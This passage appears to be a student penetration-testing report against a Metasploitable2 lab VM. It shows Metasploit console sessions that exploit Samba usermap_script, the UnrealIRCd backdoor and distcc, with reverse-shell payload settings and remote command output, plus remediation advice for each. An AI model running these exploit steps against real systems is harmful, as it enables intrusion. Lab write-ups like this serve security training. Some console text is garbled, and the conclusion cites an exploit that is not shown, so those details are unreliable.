+ -- [ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search samba

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes Citrix Access Gateway Command Execution
1 exploit/windows/license/calliclnt_getconfig 2005-03-02 average No Computer Associates License Client GETCONFIG Overflow
2 \ target: Automatic - - - - -
3 \ target: Windows 2000 English - - - - -
4 \ target: Windows XP English SP0-1 - - - - -
5 \ target: Windows XP English SP2 - - - - -
6 \ target: Windows 2003 English SP0 - - - - -
7 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution
8 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
9 \ target: Windows x86 - - - - -
10 \ target: Windows x64 - - - - -
11 post/linux/gather/enum_configs - normal No Linux Gather Configurations
12 auxiliary/scanner/rsync/modules_list - normal No List Rsync Modules
```

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
msf exploit(wiki/irc/weegee_ircd_3201_backdoor) > search samba

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes Citrix Access Gateway Command Execution
1 exploit/windows/license/calliclnt_getconfig 2005-03-02 average No Computer Associates License Client GETCONFIG Overflow
2 \ target: Automatic - - - - -
3 \ target: Windows 2000 English - - - - -
4 \ target: Windows XP English SP0-1 - - - - -
5 \ target: Windows XP English SP2 - - - - -
6 \ target: Windows 2003 English SP0 - - - - -
7 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution
8 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
9 \ target: Windows x86 - - - - -
10 \ target: Windows x64 - - - - -
11 post/linux/gather/enum_configs - normal No Linux Gather Configurations
12 auxiliary/scanner/rsync/modules_list - normal No List Rsync Modules
13 exploit/windows/oleformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
14 exploit/unix/http/quest_kace_system_management_rce 2010-05-31 excellent Yes Quest KACE Systems Management Command Injection
15 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
16 exploit/multi/samba/nttrans 2003-04-07 average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
17 exploit/linux/samba/setinfoheap 2012-04-10 normal Yes Samba SetInformationPolicy AuditAccessInfo Heap Overflow
18 \ target: 2.3.5.11-dfs-g-lubuntu2 on Ubuntu Server 11.10 - - - - -
19 \ target: 2.3.5.8-dfs-g-lubuntu2 on Ubuntu Server 11.10 - - - - -
20 \ target: 2.3.5.8-dfs-g-lubuntu2 on Ubuntu Server 11.04 - - - - -
21 \ target: 2.3.5.4-dfs-g-lubuntu8 on Ubuntu Server 10.10 - - - - -
22 \ target: 2.3.5.8-dfs-g-Squeeze6 on Debian Squeeze - - - - -
23 \ target: 3.5.10-0.107.el5 on CentOS 5 - - - - -
24 auxiliary/admin/smb/smb_symlink_traversal - normal No Samba Symlink Directory Traversal
25 auxiliary/scanner/smb/smb_uninit_cred - normal Yes Samba _netw.ServerPasswordSet Uninitialized Credential State
26 exploit/linux/samba/chain_reply 2010-06-16 good No Samba chain_reply Memory Corruption (Linux x86)
27 \ target: Linux (Debian5 3.2.5-4lenny6) - - - - -
28 \ target: Debugging Target - - - - -
29 exploit/linux/samba/is_known_pipename 2017-03-24 excellent Yes Samba is_known_pipename() Arbitrary Module Load
30 \ target: Automatic (Interact) - - - - -
31 \ target: Automatic (Command) - - - - -
32 \ target: Linux x86 - - - - -
33 \ target: Linux x86_64 - - - - -
34 \ target: Linux ARM (LE) - - - - -
35 \ target: Linux ARMv64 - - - - -
36 \ target: Linux MIPS - - - - -
37 \ target: Linux MIPS64 - - - - -
38 \ target: Linux MIPS64LE - - - - -
39 \ target: Linux PPC - - - - -
40 \ target: Linux PPC64 - - - - -
41 \ target: Linux PPC64 (LE) - - - - -
42 \ target: Linux SPARC - - - - -
43 \ target: Linux SPARC - - - - -
```

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
68 exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (+BSD x86)
69 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
70 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
71 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)
72 \ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce . . .
73 \ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce . . .
74 exploit/windows/http/smbsearch_results 2003-06-21 normal Yes Samba 6 Search Results Buffer Overflow
75 \ target: Automatic . . .
76 \ target: Windows 2000 . . .
77 \ target: Windows XP . . .

Interact with a module by name or index. For example info 77, use 77 or use exploit/windows/http/smbsearch_results
After interacting with a module you can manually set a TARGET with set TARGET 'windows xp'

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name Current Setting Required Description
-----
RHOSTS 139 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name Current Setting Required Description
-----
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) >
```

The Samba Username Map Script vulnerability was tested using Metasploit Framework against the Metasploitable2 target. The assessment demonstrated the risk associated with outdated Samba services that may allow unauthorized remote command execution if improperly configured or left unpatched.

REMEDIATION

The Samba service should be updated to the latest secure version and vulnerable username mapping configurations must be disabled. Access to SMB services should be restricted through firewall rules and only trusted hosts should be allowed to communicate with the server. Regular patch management, network segmentation, and continuous monitoring of exposed services can significantly reduce the risk of remote command execution attacks.

Vulnerability 2 - UnrealIRCd Backdoor RCE

[illegible]

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: -

Session Actions Edit View Help

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(cmd/linux/http/x86/meterpreter/reverse_tcp) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):



| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | yes             | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 6667            | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/linux/http/x86/meterpreter/reverse_tcp):



| Name           | Current Setting | Required | Description                                                                                                                                                                                                            |
|----------------|-----------------|----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)                                                                                                                                                      |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                                                           |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux x3.17 (for Python variant also Python x3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell) |
| FETCH_SRVHOST  |                 | no       | Local IP to use for serving payload                                                                                                                                                                                    |
| FETCH_SRVPORT  | 8080            | yes      | Local port to use for serving payload                                                                                                                                                                                  |
| FETCH_URI_PATH |                 | no       | Local URI to use for serving payload                                                                                                                                                                                   |
| LHOST          |                 | yes      | The listen address (an interface may be specified)                                                                                                                                                                     |
| LPORT          | 4444            | yes      | The listen port                                                                                                                                                                                                        |



When FETCH_COMMAND is one of CURL,GET,WGET:



| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |



When FETCH_FILELESS is none:



| Name               | Current Setting | Required | Description                                                                         |
|--------------------|-----------------|----------|-------------------------------------------------------------------------------------|
| FETCH_FILENAME     | drsgP2gw        | no       | Name to use on remote system when storing payload; cannot contain spaces or slashes |
| FETCH_WRITABLE_DIR | ./              | yes      | Remote writable dir to store payload; cannot contain spaces                         |



Exploit target:



| Id | Name               |
|----|--------------------|
| 0  | Linux/Unix Command |



View the full module info with the info, or info -d command.
```



```
kali@kali: ~  
msf exploit(unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.102  
RHOSTS => 192.168.56.102  
msf exploit(unreal_ircd_3281_backdoor) > run  
[*] 192.168.56.102:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.  
msf exploit(unreal_ircd_3281_backdoor) > set LHOST 10.0.2.15  
LHOST => 10.0.2.15  
msf exploit(unreal_ircd_3281_backdoor) > run  
[*] Started reverse TCP handler on 10.0.2.15:4444  
[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667  
[*] 192.168.56.102:6667 - Sending IRC backdoor command  
[*] Exploit completed, but no session was created.  
msf exploit(unreal_ircd_3281_backdoor) >
```

The UnrealIRCd backdoor vulnerability was assessed using Metasploit Framework. The test demonstrated how compromised or backdoored services can expose systems to unauthorized remote access and command execution, highlighting the importance of software integrity verification and patch management.

REMEDIATION

Organizations should immediately remove compromised or outdated UnrealIRCd installations and replace them with verified trusted versions obtained from official sources. File integrity verification, regular software updates, and service monitoring should be implemented to detect unauthorized modifications. Network exposure of IRC services should also be minimized and unnecessary services should be disabled to reduce the attack surface.

Vulnerability 3- DISTCC

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
+ -- --[ 2,638 exploits - 1,331 auxiliary - 2,153 payloads ]
+ -- --[ 432 post - 49 encoders - 14 nops - 12 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search distcc

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DISTCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > show use
[*] Invalid parameter "use", use "show -h" for more information
msf exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 3632 yes The target port (TCP)

Payload options (cmd/unix/reverse_bash):

Name Current Setting Required Description
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
0 Automatic Target

View the full module info with the info, or info -d command.

msf exploit(unix/misc/distcc_exec) > 
```

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
Name Current Setting Required Description
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Automatic Target

View the full module info with the info, or info -d command.

msf exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
# Name Disclosure Date Rank Check Description
- - - - -
0 payload/cmd/unix/adduser . normal No Add user with useradd
1 payload/cmd/unix/bind_perl . normal No Unix Command Shell, Bind TCP (vi
2 payload/cmd/unix/bind_perl_ipv6 . normal No Unix Command Shell, Bind TCP (vi
3 payload/cmd/unix/bind_ruby . normal No Unix Command Shell, Bind TCP (vi
4 payload/cmd/unix/bind_ruby_ipv6 . normal No Unix Command Shell, Bind TCP (vi
5 payload/cmd/unix/generic . normal No Unix Command, Generic Command Ex
6 payload/cmd/unix/reverse . normal No Unix Command Shell, Double Rever
7 payload/cmd/unix/reverse_bash . normal No Unix Command Shell, Reverse TCP
8 payload/cmd/unix/reverse_bash_telnet_ssl . normal No Unix Command Shell, Reverse TCP
9 payload/cmd/unix/reverse_openssl . normal No Unix Command Shell, Double Rever
10 payload/cmd/unix/reverse_perl . normal No Unix Command Shell, Reverse TCP
11 payload/cmd/unix/reverse_perl_ssl . normal No Unix Command Shell, Reverse TCP
12 payload/cmd/unix/reverse_ruby . normal No Unix Command Shell, Reverse TCP
13 payload/cmd/unix/reverse_ruby_ssl . normal No Unix Command Shell, Reverse TCP
14 payload/cmd/unix/reverse_ssl_double_telnet . normal No Unix Command Shell, Double Rever

msf exploit(unix/misc/distcc_exec) > set payload cmd/unix/generic
payload => cmd/unix/generic
msf exploit(unix/misc/distcc_exec) > set CMD uname -a
CMD => uname -a
msf exploit(unix/misc/distcc_exec) > run
[*] 192.168.56.102:3632 - stdout: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GN
U/Linux
[*] Exploit completed, but no session was created.
msf exploit(unix/misc/distcc_exec) >
```

```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
--
0 Automatic Target

View the full module info with the info, or info -d command.

msf exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
- -
0 payload/cmd/unix/adduser . normal No Add user with useradd
1 payload/cmd/unix/bind_perl . normal No Unix Command Shell, Bind TCP (vi
2 payload/cmd/unix/bind_perl_ipv6 . normal No Unix Command Shell, Bind TCP (vi
3 payload/cmd/unix/bind_ruby . normal No Unix Command Shell, Bind TCP (vi
4 payload/cmd/unix/bind_ruby_ipv6 . normal No Unix Command Shell, Bind TCP (vi
5 payload/cmd/unix/generic . normal No Unix Command, Generic Command Ex
6 payload/cmd/unix/reverse . normal No Unix Command Shell, Double Rever
7 payload/cmd/unix/reverse_bash . normal No Unix Command Shell, Reverse TCP
8 payload/cmd/unix/reverse_bash_telnet_ssl . normal No Unix Command Shell, Reverse TCP
9 payload/cmd/unix/reverse_openssl . normal No Unix Command Shell, Double Rever
10 payload/cmd/unix/reverse_perl . normal No Unix Command Shell, Reverse TCP
11 payload/cmd/unix/reverse_perl_ssl . normal No Unix Command Shell, Reverse TCP
12 payload/cmd/unix/reverse_ruby . normal No Unix Command Shell, Reverse TCP
13 payload/cmd/unix/reverse_ruby_ssl . normal No Unix Command Shell, Reverse TCP
14 payload/cmd/unix/reverse_ssl_double_telnet . normal No Unix Command Shell, Double Rever

msf exploit(unix/misc/distcc_exec) > set payload cmd/unix/generic
payload => cmd/unix/generic
msf exploit(unix/misc/distcc_exec) > set CMD uname -a
CMD => uname -a
msf exploit(unix/misc/distcc_exec) > run
[*] 192.168.56.102:3632 - stdout: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GN
U/Linux
[*] Exploit completed, but no session was created.
msf exploit(unix/misc/distcc_exec) > set CMD whoami
CMD => whoami
msf exploit(unix/misc/distcc_exec) > run
[*] 192.168.56.102:3632 - stdout: daemon
[*] Exploit completed, but no session was created.
msf exploit(unix/misc/distcc_exec) > set CMD id
CMD => id
msf exploit(unix/misc/distcc_exec) > run
[*] 192.168.56.102:3632 - stdout: uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

The DistCC service running on the Metasploitable2 virtual machine was successfully exploited using Metasploit Framework. Remote command execution was achieved through the vulnerable daemon service, allowing system commands to run on the target host. The results confirmed insecure service exposure and demonstrated the security risks associated with outdated and misconfigured services.

REMEDIATION

Disable unused DistCC services, restrict remote access to trusted hosts, implement firewall filtering, and regularly update Linux packages and services. Organizations should conduct periodic

vulnerability assessments and monitor exposed services to prevent unauthorized remote command execution attacks and privilege abuse.

Conclusion

This Vulnerability Assessment and Penetration Testing (VAPT) project successfully demonstrated the complete security assessment lifecycle including reconnaissance, vulnerability scanning, exploitation, post-exploitation analysis, and remediation planning. Multiple cybersecurity tools such as Nmap, Nikto, OpenVAS, Metasploit Framework, Shodan, and Wappalyzer were used to identify and validate vulnerabilities in controlled lab environments including Metasploitable2 and vulnerable web applications.

During the assessment, several critical vulnerabilities including VSFTPD Backdoor Command Execution, UnrealIRCd Backdoor Command Execution, DistCC Command Execution, insecure web configurations, and weak service exposure were identified. Exploitation activities confirmed that outdated and improperly secured services can provide attackers with unauthorized access, command execution capabilities, and opportunities for further compromise.

The assessment also highlighted the importance of structured penetration testing methodologies based on OWASP and NIST SP 800-115 principles. Proper reconnaissance, accurate vulnerability validation, CVSS-based prioritization, and ethical testing practices played a significant role in conducting an effective security assessment.

The findings of this project emphasize the need for organizations to regularly perform vulnerability assessments, apply security patches, disable unnecessary services, strengthen configurations, and continuously monitor exposed assets. Implementing proper remediation strategies and secure development practices can significantly reduce the overall attack surface and improve the security posture of systems and web applications.